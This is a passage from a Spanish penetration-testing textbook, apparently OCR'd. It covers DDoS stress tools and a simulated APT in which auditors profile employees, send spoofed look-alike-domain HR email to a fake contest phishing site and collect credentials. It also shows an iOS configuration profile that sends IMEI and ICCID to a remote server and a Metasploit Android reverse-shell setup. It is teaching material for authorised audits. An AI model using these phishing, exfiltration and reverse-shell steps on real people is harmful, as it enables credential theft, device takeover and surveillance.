


Fig. 3.82: *LOIC*.

Con *LOIC* existe un punto en el que a más hilos no hay mejores resultados, es la capacidad de la máquina y del sistema operativo para realizar las operaciones. Ese valor debe ser buscado durante las pruebas comentadas en la prueba de concepto anterior. En este caso, se proponen 60 hilos por máquina, y cada máquina es capaz de generar 60 conexiones por segundo. Estos son los datos obtenidos en las pruebas con el entorno adquirido, por lo que 60 x 60 máquinas, 3600 conexiones por segundo.

Siempre habrá que tener en cuenta los elementos de bloqueo que disponen, o deberían disponer las empresas, y la eficiencia de sus elementos de seguridad perimetrales en lo que a respuesta se refiere. Es decir, puede que se estén creando conexiones rápidamente, y que los elementos de seguridad no estén bloqueando direcciones *IP* ni cerrando todas las conexiones rápidamente, por lo que se pueden ir acumulando. El problema de la denegación puede tardar minutos en aparecer, o incluso horas, pero si no se protegen acaban cayendo.

Otra estrategia es dividir los tiempos de la ventana temporal para llevar a cabo pruebas concretas para poder ver cómo van reaccionando los distintos protocolos, elementos y capas. Eso sí, en algún momento se tendrá que lanzar la máxima potencia de lo que se ha contratado en el *cloud* para intentar forzar la caída del servicio.

Herramientas utilizadas

En este apartado se muestran herramientas que pueden ser utilizadas en el proceso de una prueba de estrés. Al final es el equipo de auditores el que elegirá las herramientas necesarias para llevar a

cabo estas pruebas, pero se deben conocer bien y saber que realiza cada herramienta por debajo en todo momento.

A las ya mencionadas *LOIC*, *Hulk* o *Burp*, se pueden añadir las siguientes:

- *JaniDos*. Herramienta para realizar *flooding* disponible en Internet.
- Pandora *DDoS*. Motor con varios ataques de *flooding* implementados. Inundación por varios métodos de *HTTP* y *TCP*.
- *DNS Reflection*. Este código escrito en lenguaje C permite implementar un ataque de *DNS Amplification*, enviando una petición *DNS* a un servidor *DNS* configurado, cambiando la dirección *IP* origen en tiempo de ejecución. Aunque la herramienta está escrita como prueba de concepto, se puede entender el código y saber cómo se puede implementar este tipo de técnicas.
- Servicios web, como las que ya tiene *LOIC*. Esto no es recomendable en una auditoría, ya que se salta la ética y la confidencialidad de todo el proceso, utilizando servicio no controlados por el equipo de auditoría directamente.
- Existen diversas herramientas que se pueden encontrar en Internet, por lo que se recomienda investigar y probarlas en entornos controlados, y sobre todo verificar el tipo de peticiones que realizan, por ejemplo analizando con *Wireshark*.

7. APT

Advanced Persistent Threat es algo complejo de calificar a priori, y aunque en algunos pliegos y propuestas de procesos de *Ethical Hacking* aparecen con este nombre, estas pruebas no son realmente un *APT* real, aunque se puede entender como una simulación. Cualquier organización con cualquier tipo de recursos no podría llevar a cabo un *APT*. Realmente es algo cercano a gobiernos y entidades con muchos recursos y dinero.

¿Simulación? Sí, es una especie de juego dónde se pretende intentar atacar y obtener información sensible de un conjunto de personas, o incluso de una persona en concreto, a la que se denomina muestra y que permite evaluar la posibilidad de que éstas cayesen en un ataque real.

En un proceso de *Ethical Hacking* esta prueba se realiza contra los empleados, representados como una muestra de una empresa. Se llevarán a cabo distintas pruebas con el fin de determinar la concienciación de los empleados contra ataques reales y dirigidos contra ellos. Se realizan varias pruebas, en las que se pretende calificar y verificar el comportamiento de los empleados ante distintas situaciones de peligro.

En muchas ocasiones se puede caer en el error de que es un simple *phishing*, y esto es incorrecto, ya que una simulación de un *APT* lleva asociado una preparación, estudio y conocimiento de los empleados y el contexto de éstos. De esta forma se les podrá poner a prueba en situaciones concretas, previamente estudiadas y preparadas a medida. En algunas ocasiones, los auditores se

pueden convertir en guionistas para preparar historias que puedan engañar a los empleados, al final un buen gancho e ingeniería social pueden ayudar a que los empleados caigan en la trampa.

Como se estudiará en este apartado, se puede partir desde una historia navideña con premios, hasta la preparación de un entorno web para un concurso, la obtención de cuentas de correo, estudio de viabilidad en el envío de éstos, preparación de *apps* móviles para engañarles a través de troyanos, etcétera. Cada vez estas técnicas son más y más complejas, y realmente el límite puede estar en la imaginación de cada uno.

Historia de APT

El concepto de *APT* salió a la fama en el mundo de la seguridad y de la tecnología tras la publicación, por parte del periódico *The New York Times*, de un ataque realizado por China, en concreto por una unidad militar a la que se conocía como *APT-1*, contra redes de diferentes medios mediante *spear phishing* y *malware* avanzado.

Como se ha mencionado anteriormente, un *APT* se centra en las personas o grupos de personas, es una amenaza sofisticada de un ciberataque. Históricamente los cibercriminales y los ciberataques estaban enfocados a la aleatoriedad, es decir, no se centraban en nadie, sino que lo importante era obtener un beneficio, sin importar de quién viniera. Un *APT* ataca de forma concreta, sobre una persona o grupo de personas, está orientado al objetivo específico. Este hecho hace que sean ciberataques totalmente válidos para una ciberguerra, para una lucha entre países, con muchos recursos para investigar y emplear tiempo en realizarlos.

¿Por qué aparecen? Es una técnica para llegar a la información que realmente importa, la información que tiene un valor. Es indiferente el objetivo, podría ir desde un directivo de una gran empresa, hasta un miembro de gobierno de un país, lo importante es el valor de la persona y la información que ésta posee. Históricamente no han sido ataques fáciles, y se puede observar como en el caso del *APT-1* de China, la complejidad es extrema, aunque teniendo en cuenta que se llegan a realizar, es una vía real para llegar a información muy valiosa. También hay que resaltar que algunos *APT* no son excesivamente complejos o utilizan técnicas clásicas, el valor reside en la persistencia y seguimiento del objetivo.

¿Cómo se puede llevar a cabo? Quizá ir a por el *CEO* de una empresa, presidente de una compañía, o incluso de un país, no sea algo sencillo, por lo que se busca un rango menor pero que esté en contacto con él, o incluso en la misma red, y sirva de pivote para lograr acercarse al objetivo real. El grado de complejidad aumenta con el paso del tiempo en este tipo de ataques, y en algunas ocasiones se debe sincronizar una serie compleja de acciones, infecciones, situaciones que abran el camino hasta el objetivo final.

A mediados del año 2013, hubo una campaña de ciberespionaje, vía *APT*, denominada *NetTraveler*. Los objetivos, o algunos de ellos, eran diplomáticos, agencias gubernamentales, militares, etcétera. ¿Cómo llevaron a cabo el ataque? Todo comenzó con una campaña de *spear phishing*, el cual explotaba dos vulnerabilidades de *Microsoft*. Los atacantes utilizaban una herramienta con la que

extraían del sistema la información gracias a un *malware* que tenia un *keylogger*. De este modo robaron documentos de tipo ofimático. Además, cambiaron configuraciones para robar diseños de *AutoCAD* o *Corel Draw*.

En el año 2003 hubo una serie de ataques bajo el nombre de *Titan Rain*. Los ataques fueron considerados de origen Chino, aunque es algo que no se confirmó oficialmente. Estos ataques estaban relacionados con el espionaje subvencionado por el gobierno, espionaje industrial y otros tipos de espionaje. En aquella época toda esta situación era algo *"de película"*, ya que era una época lejana a la nueva era de la ciberguerra y el ciberespionaje. En el año 2005 *SANS* comunicó que lo más probable es que los ataques fueran el resultado de militares chinos muy preparados en el ámbito de la seguridad informática, cuyo objetivo sería la recopilación de información de sistemas estadounidenses. Se consiguió acceso a redes estadounidenses, incluyendo a la *NASA* entre otros.

Estados Unidos y su Cámara de Comercio fue víctima de un ataque *APT*. Lo más curioso de la noticia fue la vía por la que comenzó todo y fue un termostato que se encontraba en un edificio del Capitolio. El termostato forma parte de lo que se conoce como el Internet de las Cosas o *Internet of Things (IoT)*. Un grupo de investigadores descubrieron que el dispositivo se comunicaba con una dirección *IP* que procedía de China. La tendencia hace que cada vez más dispositivos se encuentren interconectados en Internet, y esto puede suponer una vía para las nuevas amenazas.

En otras palabras, si hay más dispositivos conectados a Internet, los atacantes tienen más oportunidades para atacarlos.

Por último y retomando con el párrafo con el que se comienza este apartado, hay que hablar de la unidad militar secreta China que revolucionó Internet, el ciberespionaje y, posiblemente, la ciberguerra. China podría estar detrás del robo de datos a varias empresas, según informó en su día la empresa de seguridad *Mandiant*. La empresa presentó un informe en el que se revelaban las operaciones de ciberespionaje de la unidad *APT1*.

En el informe *Mandiant* se exponía toda la estrategia de ciberespionaje a nivel empresarial de *APT1* y como esto se relacionaba con la unidad del gobierno chino. Una de las observaciones que se hacían en el informe era la línea temporal de actuación y los detalles de la infraestructura de la que contaba *APT1*, con más de 40 familias de *malware* distintas.

La base se encontraba en *Shangai* y la unidad del ejército chino era la 61398. La unidad robó cientos de *terabytes* de alrededor de 141 compañías de industrias de Estados Unidos, Canadá y Reino Unido. ¿Cuánto tiempo estuvo operativa? Como mínimo 7 años. En esta información robada se podría encontrar entre conversaciones entre empleados, correos electrónicos, detalles económicos, etcétera.

Pruebas

En una simulación de *APT*, las pruebas que se ejecuten siempre serán guiadas por las nuevas experiencias o técnicas que puedan lograr un objetivo. Hay que recordar que la concatenación de pruebas exitosas puede provocar el éxito final y consecución del objetivo.

Es cierto que existe un conjunto de pruebas, las cuales se pueden entender como fijas dentro de estas simulaciones, pero que el lector tenga claro que siempre se pueden añadir nuevas técnicas en un proceso tan flexible e imaginativo como éste.

A continuación se exponen las pruebas que pueden formar parte de este tipo de simulación:

- Estudio de la gente que formará la muestra sobre la que se realizarán las pruebas. Es importante estudiar redes sociales, tanto profesionales como de ocio, en busca de los perfiles más Aptos para llevar a cabo la prueba. Un perfil apto puede ser desde una persona alejada con la tecnología hasta un cargo directivo importante que puede ser interesante intentar atacar. Cuanta más información haya de la gente que conforme la muestra, menos difícil será llegar al éxito.
- Entorno ficticio cercano al mundo real. Como se ha mencionado hay que conocer las vidas de los empleados que conforman la muestra, por ello, es muy interesante el obtener información del ámbito de la empresa y poder anunciarles de manera directa o indirecta a los empleados algo relacionado con la empresa. Se proponen varios ejemplos, como es el típico concurso entre empleados en el que se les muestra que les ha tocado algo, típica presentación de aplicación corporativa que deben probar, uso de información personal o laboral en beneficio del proceso, etcétera. En este punto la imaginación del auditor ayudará, y es que se deben cuidar todos los detalles.
- Herramientas de control remoto y *exploits*. Es una prueba clásica, pero que con las nuevas tecnologías móviles se ha movido a esta nueva era. El uso masivo de documentos ofimáticos y dispositivos móviles hace que la prueba de *exploits*, por ejemplo en un *PDF*, y la prueba de herramientas corporativas que hace más de lo que debería, son un ejemplo claro de lo que se puede conseguir. Lo difícil puede ser que esto llegue a la persona adecuada, pero para ello está la fase previa de conocer y relacionarse de manera indirecta, conseguir llegar al objet
- La clásica prueba de *mail spoofing* cobra importancia en esta simulación, ya que puede ser la llave para lograr tomar comunicación con las personas que conforman la muestra. Antes de esto, se deberán conocer los correos electrónicos de los empleados, lo cual puede llegar a no ser trivial.

PoC: Estudio del conjunto de muestra a auditar

Como ocurre en el caso de las pruebas de estrés o de denegación de servicio el tiempo de preparación de las pruebas es sobradamente mayor que el tiempo de ejecución de las propias pruebas. Una simulación de este tipo no es lanzar un *phishing* y ver si funciona, esta prueba requiere conocer el entorno de las víctimas hasta el grado que interese, y encontrar la vía adecuada para lograr los objetivos.

Las redes sociales han rebajado, en muchos casos, el grado de privacidad de las personas. Éstas proporcionan al auditor una vía para conocer el entorno, correos, gustos, publicaciones o preocupaciones de una persona. Redes sociales como *Linkedin* proporcionan al auditor un entorno

donde encontrar empleados de la propia organización que se audita, y poder formar los correos electrónicos.

En esta prueba de concepto y las que vienen después, se escenifica como se recoge información de 50 personas, que serán el conjunto de muestra. Los miembros de seguridad de la empresa contratante requieren que al menos un 20% sean puestos directivos, y que se realicen pruebas a sus dispositivos móviles.

El equipo de auditoría utilizará recursos y tiempo de las jornadas para llevar a cabo las siguientes tareas:

- Búsqueda de cuál es el formato de los correos electrónicos corporativos.
- Estudiar y evaluar los perfiles de las personas que conformarán el conjunto de muestra. ¿Cuáles son buenas ideas para formar un conjunto de muestra? Principalmente el desconocimiento tecnológico y la no concienciación. Esto no es fácil de saber a priori, por ello puede ser interesante conocer algo más de las personas y no solamente su correo electrónico. Conseguir un conjunto de muestra óptimo para lograr el mayor éxito en el *APT* es una tarea crítica y sumamente importante.
- Selección final de los perfiles y perfilar sus datos en documentación. Preparar datos como nombres, correos electrónicos, redes sociales, gustos, sitios que frecuenta en Internet, etcétera.
- Analizar con toda la información requerida cuál es la vía adecuada para realizar la simulación de *APT*. Es importante analizar el entorno de la empresa, eventos que ésta realice, época del año, por si se puede presentar algo que la empresa festeje anualmente, etcétera.

El plan estratégico es muy importante, se debe tener claro cuál será la operativa y como llevarla a cabo, por lo que se empleará tiempo en el guión que se realizará.

Tras la recogida, evaluación y síntesis de información referente a los empleados, se llega a la conclusión de que la mejor vía es crear un evento debido a la época del año en la que se encuentran, el cual la empresa lleva dos años realizando. Parece ser que deben estar a punto de realizar el evento este año de manera similar, por ello el equipo de auditoria escoge presentar un evento ficticio al conjunto de muestra con el fin de ser lo más parecido a la realidad posible.

El evento simulará un concurso en el que los empleados pueden participar y deberán votar por la mejor fotografía de las vacaciones en las que ellos han estado. Se explica, como hacía la empresa en años anteriores, que el ganador obtendrá un *iPad* de *Apple*, y que además se donará una cantidad de dinero a una *ONG*.

De manera clara el equipo de auditores se está aprovechando de las buenas acciones de la empresa en años anteriores y que el escenario puede ser realmente creíble. El guión comienza a prepararse, y el siguiente paso es preparar la plataforma donde se alojará el evento y el cómo se realizará la operativa final.

También hay que estudiar como llegará la noticia y el acceso al evento a las víctimas. En este caso la vía elegida es el correo electrónico corporativo, por lo que hay que trabajar la viabilidad para que los correos *spoofeados* lleguen a su destino, y que éste sea a la bandeja de entrada de los usuarios.

PoC: Preparación y configuración de pruebas

Con el guión preparado y el conjunto de muestra escogido se debe estudiar la viabilidad para que los correos electrónicos con la invitación al concurso lleguen a sus destinatarios. Los auditores se pueden encontrar con varios problemas y son los mecanismos de protección de los servidores de correo de la empresa víctima. El equipo realiza, junto al grupo de seguridad de la empresa, una prueba para ver si los correos falsos que preparan llegan a la bandeja de entrada.

Una de las primeras cosas que se deben tener en cuenta es la suplantación del dominio. En teoría, el correo de invitación al concurso se debe realizar desde una cuenta de la organización, lo cual puede ser sumamente complicado, ya que se debería robar la credencial de alguna cuenta interna. La solución que el equipo encuentra es utilizar un servidor de correo propio, ya sea montado por ellos como puede *sendmail* o utilizar alguno *online* como *emkei.cz*.

Si se envía el correo electrónico suplantando el dominio, seguramente el servidor de correo lo detectará como una suplantación y no lo dejará pasar, aunque siempre hay que probar ya que puede haber sorpresas. Una vía para suplantar el dominio y que el dominio parezca el original es la siguiente:

- Si el nombre de la empresa es *ImanesVentura* y un correo válido es rrhh@imanesventura.com, se puede entender que si se utiliza la siguiente dirección suplantada rrhh@Imanesventura.com, la primera letra se puede entender como una I mayúscula. Depende mucho del tipo de letra utilizado para representar los nombres, pero existen letras en las que una mayúscula y una minúscula de otra letra tienen un parecido enorme en su representación. Es esto lo que puede valer para que el correo llegue, y que la dirección sea creíble.
- Se debe escoger el nombre de usuario, en este caso puede ser interesante saber quién organizaba ese evento que se está suplantando. Se supone que lo hacía recursos humanos, y por ello la cuenta desde la que se envía es una copia de la de recursos humanos de la empresa.

En muchas ocasiones el correo puede no llegar porque se utilizan links, los cuales el servidor de correo califica de peligrosos, y o llega a la carpeta de *SPAM*, o directamente no llegan. Esto también hay que analizarlo y verificar que en el correo final que se prepara todo esté perfecto para que llegue a la bandeja de entrada. Otro contratiempo puede ser la dirección *IP* elegida para enviar el correo, puede que pertenezca a alguna lista negra y que no se deje pasar dicho correo.

El correo debe tener hasta el mínimo detalle de un correo electrónico original de la compañía, desde logos que pueden ser cargados desde una dirección *URL* de la propia compañía, pies de correo con las advertencias legales, firmas de personas o departamentos, etcétera. Todo detalle es poco para conseguir que la víctima acepte el correo como válido, y que el servidor entienda que el contenido no es malicioso. Por último, y tras el mensaje de invitación al concurso se debe colocar una imagen,

o link, que redirija hacia el sitio web ficticio. [illegible] el servidor de correo de la organización decidirá si es [illegible] se debe ocultar a la vista del usuario. por ello se pueden utilizar servicios de acortadores como *bit.ly*, *tinyurl*, etcétera.

Una vez que se comprueba que los correos electrónicos llegan a la bandeja de entrada de los miembros de seguridad de la empresa, se puede hacer un *check* sobre este pequeño requisito previo a lanzar el ataque. El *phishing* al que llevará el correo electrónico también debe ser preparado con el máximo detalle, tal y como se prepara el correo.

En el servidor web se comprueba si la víctima accede con un dispositivo móvil o no, para mostrar una información u otra. Esto demuestra que se ha tenido en cuenta la posibilidad de que las víctimas accedan a través de los dispositivos móviles. Más adelante se podrá entender que con esto se abre una nueva ventana o vía de ataque a los propios dispositivos móviles. ¿Para qué? Se podría intentar instalar una *APK* en Android. simulando ser herramienta corporativa. o instalar un perfil de dispositivo en *iOS* con fines maliciosos.

¿Qué se muestra en la web? Debe haber un mensaje claro que indique las bases y el objetivo del [illegible] algunos casos se han puesto candados e informando de zonas seguras. con imágenes utilizadas por la propia empresa.

Usuario:

Contraseña:

[illegible]

Al final la operativa es la siguiente:

- El empleado recibe un correo electrónico en su bandeja de entrada informándole de que el departamento de *RRHH* de la empresa ha vuelto a organizar un concurso para sus empleados. Se indica que el premio es un *iPad* y que se valorará la mejor fotografía de las vacaciones de sus empleados. Además, habrá una suma económica que irá destinada a una *ONG*. Cuando el empleado mira desde que correo se envía, podría no detectar a simple vista nada extraño. ya que rrhh@imanesventura.com. es el dominio válido según el empleado. Algunos pueden pensar que es una "i" mayúscula, y otros pueden detectar que no es el dominio. La mayoría no caerá en esto.

- Se evaluará si el empleado accede al sitio de *phishing*, es decir, si el correo electrónico ha sido creíble y ha conseguido que la historia le llevase al sitio web falso. En el servidor web se podría utilizar *exploits* para los navegadores con el fin de tomar el control de la máquina del empleado y demostrar que ha caído en manos del equipo de auditoría.
- Se evaluará si el empleado accede al sitio por dispositivo móvil e instala el *APK* o el perfil de dispositivo para *iOS* sin verificar que realmente pertenecen a la empresa. Si el empleado instala esto, se podrá capturar información del dispositivo móvil del empleado y trasladarlo a un servidor remoto.
- Se evaluará si el empleado ha introducido credenciales en el sitio web. De este modo se demuestra que el empleado se ha creído toda la historia y que ha depositado información sensible en manos de los atacantes, provocando un robo y la posible fuga de información.

¿Cómo representar la información que se ha obtenido? El uso de imágenes que justifiquen lo que se ha logrado es primordial, y también el uso de tablas para organizar la información. Por ejemplo, en primer lugar sería conveniente indicar datos sobre las conexiones que ha recibido el sitio web falso. se podrá identificar la dirección IP de la empresa y el *user-agent* que han utilizado en la navegación. A continuación se presenta una tabla que ejemplifica esto:

Fecha	User Agent	[illegible]
2014-02-02 11:43:03	*Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:12.0) Gecko/20100101 Firefox/12.0 AppEn*	[illegible]
2014-02-02 11:43:45	*Mozilla/5.0 (X11; Ubuntu; Linux i686; [illegible] 2.0) Gecko/20100101 Firefox/12.0 AppEn*	[illegible]
2014-02-02 11:47:45	*Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:12.0) Gecko/20100101 Firefox/12.0 AppEn*	[illegible]

Tabla 3.06: Conexiones recibidas desde la empresa al sitio web falso

Hay que proporcionar números sobre las visitas, es decir datos cuantificables. y si se detectaron visitas desde dispositivos móviles. Después hay que indicar el número de empleados que introdujeron sus credenciales en esta trampa, con un solo empleado que introdujera su credencial la prueba sería exitosa para el equipo de auditoría. En situaciones reales estos entornos han provocado un número alto de usuarios que introdujeron su credencial, por lo que estas estrategias suelen tener un *ratio* de éxito alto. Para el informe es importante, y muy vistoso, proporcionar un volcado de la pequeña base de datos que se monta con el sitio web. De este modo se demuestra qué empleados introdujeron su credencial y cayeron totalmente en la trampa.

```
[illegible]
[illegible]ez@imanesventura      [illegible]
[illegible]a                     amor[illegible]
jose.rodriguez@imanesventura     [illegible]
marta.lopez                      kanija24       [illegible]
```

Fig. 3.84: Volcado de contraseña obtenido en la prueba.

PoC: Cebos para dispositivos móviles

En esta prueba de concepto se explica cómo gracias a herramientas que los fabricantes de sistemas operativos móviles como *Apple* o *Google* y la confianza de los usuarios en que las cosas son lo que parecen, se puede conseguir atacar a los empleados de la empresa objetivo a través de sus dispositivos móviles.

La empresa de *Cupertino*, *Apple*, proporciona a desarrolladores, departamentos de *IT*, administradores de sistemas mecanismos para gestionar una gran cantidad de dispositivos *iOS* a nivel corporativo. Existen tipos de perfiles, como son los perfiles de configuración y perfiles de aprovisionamiento. Los perfiles de aprovisionamiento permiten instalar datos o aplicaciones en los dispositivos. Por el contrario se tienen los perfiles de configuración, con los que se puede configurar los dispositivos para cumplir políticas de seguridad corporativa.

Los perfiles también permiten recopilar datos de los dispositivos y de este modo los administradores pueden catalogar de manera unívoca los diferentes dispositivos que forman parte de la empresa. El objetivo en esta prueba de concepto será crear un perfil de configuración que permita recoger datos importantes de los dispositivos como es el *UDID*, *ICCID*, *IMEI*, versión del sistema operativo *iOS* que ejecuta el terminal, producto, etcétera. ¿Qué es un perfil? ¿Cómo se genera? Simplemente es un archivo con extensión *.mobileconfig*, que a su vez puede ser comparado con un archivo *XML*, como los ficheros *.plist* de *Apple*. Se puede crear perfectamente a mano, sin llegar a utilizar ninguna herramienta. Toda esta información puede ser consultada en la documentación de *Apple*.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>PayloadContent</key>
    <dict>
      <key>URL</key>
      <string>http://direccionIP/[redacted]retrieve.php</string>
      <key>DeviceAttributes</key>
      <array>
        <string>IMEI</string>
        <string>ICCID</string>
        <string>VERSION</string>
        <string>PRODUCT</string>
        <string>DEVICE_NAME</string>
      </array>
    </dict>
    <key>PayloadOrganization</key>
    <string>[redacted]</string>
    <string>[redacted] Profile Service</string>
    <key>PayloadVersion</key>
    <integer>1</integer>
    <key>PayloadUUID</key>
    <key>PayloadIdentifier</key>
    <string>direccionIP</string>
    <key>PayloadDescription</key>
    <string>Perfil para el Concurso de [redacted]</string>
    <string>Profile Service</string>
  </dict>
</plist>
```

Fig. 3.85: Perfil de configuración para recopilación de datos.

El perfil es añadido al sitio web anterior, con la intención de que cuando se detecte una conexión con dispositivos móvil y sistema operativo *iOS*, se descargue y solicite la instalación del mismo al usuario. El perfil está personalizado para indicar que es una aplicación corporativa de la empresa, y de este modo no despertar excesivas sospechas. Una vez instalado el perfil, éste enviará la información descrita en el perfil al servidor web donde se recogerán los datos en una pequeña base de datos. Este procedimiento es utilizado, en algunas ocasiones, por administradores de sistemas y departamentos *IT*, por lo que puede ser entendido como una operación de gestión por los usuarios.




Fig. 3.86: Instalación de perfil en dispositivo *iOS*.

Con esta información se podría realizar otro tipo de perfil y conseguir generar un *ipa* para ese dispositivo e intentar instalarlo. Esto permitiría introducir aplicaciones manipuladas en los dispositivos de los usuarios, aunque el grado de complejidad en esta situación aumenta considerablemente.

En la prueba de concepto de *Android* se puede pensar el siguiente escenario:

- Se genera un *APK* que imite a una aplicación corporativa de la empresa.
- Se cuelga del sitio web falso, para que cuando se acceda desde un terminal con este sistema operativo se proceda a la instalación.
- Se confía en que la víctima no piense demasiado en los permisos del manifiesto, ya que se pedirá desde acceso a la *cam*, a los contactos, micrófono, etcétera. Todo lo que el equipo de auditores piense que es necesario.

- Además, la aplicación realizará peticiones a ciertos servidores donde los auditores dispondrán de un *Metasploit*, el cual mandará una *shellcode* a la aplicación. Cuando ésta lo reciba lo ejecutará provocando la obtención de una *shell* inversa, entendiéndose por *shell* inversa cualquier tipo de *shellcode* que el dispositivo pueda ejecutar.
- La aplicación es bastante fácil de crear, y realmente lo complejo del proceso es conseguir que el usuario decida instalar la aplicación. Si el guión de toda la historia que se ha ido mostrando a lo largo de las pruebas de concepto es bueno, este tipo de pruebas conseguirán un efecto positivo en las víctimas, y se podrá tener el control de los dispositivos.

A continuación se especifica como montar lo necesario, aunque no se proporciona el código de la aplicación *Android*, no es difícil de implementar. La aplicación de *Android* puede aprovecharse e intentar obtener contactos, posición *GPS*, registro de llamadas, mensajes de texto, etcétera. Se hará hincapié más en la parte de la *shellcode*, ya que permitirá a los auditores un control total sobre el dispositivo. El equipo de auditoría configura el módulo *exploit/multi/handler* para recibir conexiones entrantes y el *payload android/meterpreter/reverse_tcp*.

```
    Successfully loaded plugin: pro
[illegible] > use exploit/multi/handler
[illegible] exploit(          ) > set PAYLOAD androi[illegible]
PAYLOAD => android/meterpreter/reverse_tcp
[illegible]                   ) > set LHOST 192.168.[illegible]
[illegible].168.1.17
msf exploit(          ) > exploit

    [illegible] handler on 192.168.1.[illegible]
    [illegible] payload handler...
```

Fig. 3.87: Configuración de *multi/handler*

La aplicación estará configurada para realizar una petición a la dirección *IP* dónde se encuentra el módulo *handler* configurado. Cuando la aplicación sea descargada e instalada realizará la petición y obtendrá una *shellcode*, en este instante el control será tomado por el equipo de auditoria.

¿Qué se puede hacer? Realmente bastantes cosas ya que se tiene una *Meterpreter* ejecutándose en el dispositivo. Debe quedar claro que lo que se ejecuta en el dispositivo es una *Meterpreter* reducida, similar a la de *java*.

```
    Started reverse handler on [illegible]
    Starting the payload handler...
    Sending stage (39698 bytes) to 192.168.1.10
    [illegible] at 20
14-02-03 22:03:15 +0100

meterpreter > 
```

Fig 3.88: Toma de control con *shellcode* remota en *Android*

El equipo de auditoria dispone, por ejemplo, de las siguientes acciones:

- Con dispositivo *rooteado* acceso al *filesystem* completo, sino está *rooteado* acceso parcial.
- Acceso al micrófono y cámara. Siempre y cuando los permisos del *manifest* hayan sido aceptados por el usuario.
- Posibilidad de realizar *pivoting* a otros dispositivos, e incluso redes si existe una zona *wifi* interna en el dispositivo.
- Posibilidad de realizar *port forwarding*.
- Utilización de una *shell* remota.
- Descarga y subida de archivos al dispositivo.



[illegible]89: Utilización de cámara en dispositivo *Android* para "*cazar*" al autor

Recuerda que para este tipo de prueba la imaginación maliciosa [illegible] puede otorgar el éxito de la operación.

8. Fuga de información

Este tipo de prueba que se puede realizar como anexo en un proceso de *Ethical Hacking* permite a la empresa que pide el servicio conocer el estado interno de seguridad ante posibles fugas de información sensibles. Existen organizaciones para las que una fuga sobre datos económicos,

personales, clientes, etcétera, puede suponer un impacto negativo en la operativa de negocio. Por esta razón requieren conocer si es viable sacar información de la empresa y el grado de dificultad.

Este tipo de pruebas se suelen hacer desde dentro de la organización que las solicita, tomando de nuevo el rol de un empleado sin privilegios que puede ser comprado por la competencia del sector. Además, el auditor recibe un equipo del dominio de la empresa, por lo que podrá intentar escalar privilegios en dicho equipo. Mucha gente ve esta prueba como algo sencillo o sin coste alguno, pero cuando una empresa la solicita es porque implementan controles para evitar este tipo de fugas. Hay que tomar esta prueba con el grado de profesionalidad que merece.

A continuación se expondrán controles que puede implementar una empresa, y se puede entender que en algunas ocasiones extraer información de una organización puede ser algo bastante complejo.

¿A qué se puede enfrentar un auditor? Esta pregunta tiene una respuesta ilustrativa, como se puede ver a continuación:

- Los equipos de los empleados no tienen unidad de *CD/DVD*, ni disquetera y los puertos *USB* deshabilitados. Además, los equipos se encuentran con un candado para que no se puedan abrir, ni manipular. No se puede conectar ningún dispositivo externo al equipo.
- Las comunicaciones de los empleados pasan por un *proxy* antes de salir a Internet.
- El servidor de correo electrónico de la organización registra los envíos salientes de los empleados. Si el empleado mandase algo cifrado, el servidor notificaría al administrador y bloquearía el envío del correo hasta que el administrador lo aprobase.
- El navegador tiene un *plugin* el cual no permite que se adjunten archivos en los servicios de *webmail*, como puede ser *Gmail*, *Hotmail*, *Yahoo*, etcétera.
- Los sitios de almacenamiento en *cloud*, como *Dropbox*, se encuentran bloqueados por el *proxy*.
- El empleado no tiene derechos administrativos. Incluso, en sistemas *Windows* el *UAC* le rechazará el intento de elevación de privilegios.
- El intento de conexión a servidores *FTP* será rechazada.

Y cualquier cosa de protección que se pueda imaginar, se puede encontrar en un entorno corporativo con controles contra la fuga de información. Por estas razones, y más, es entendible que en algunos entornos puede ser realmente difícil el provocar una fuga.

Pruebas

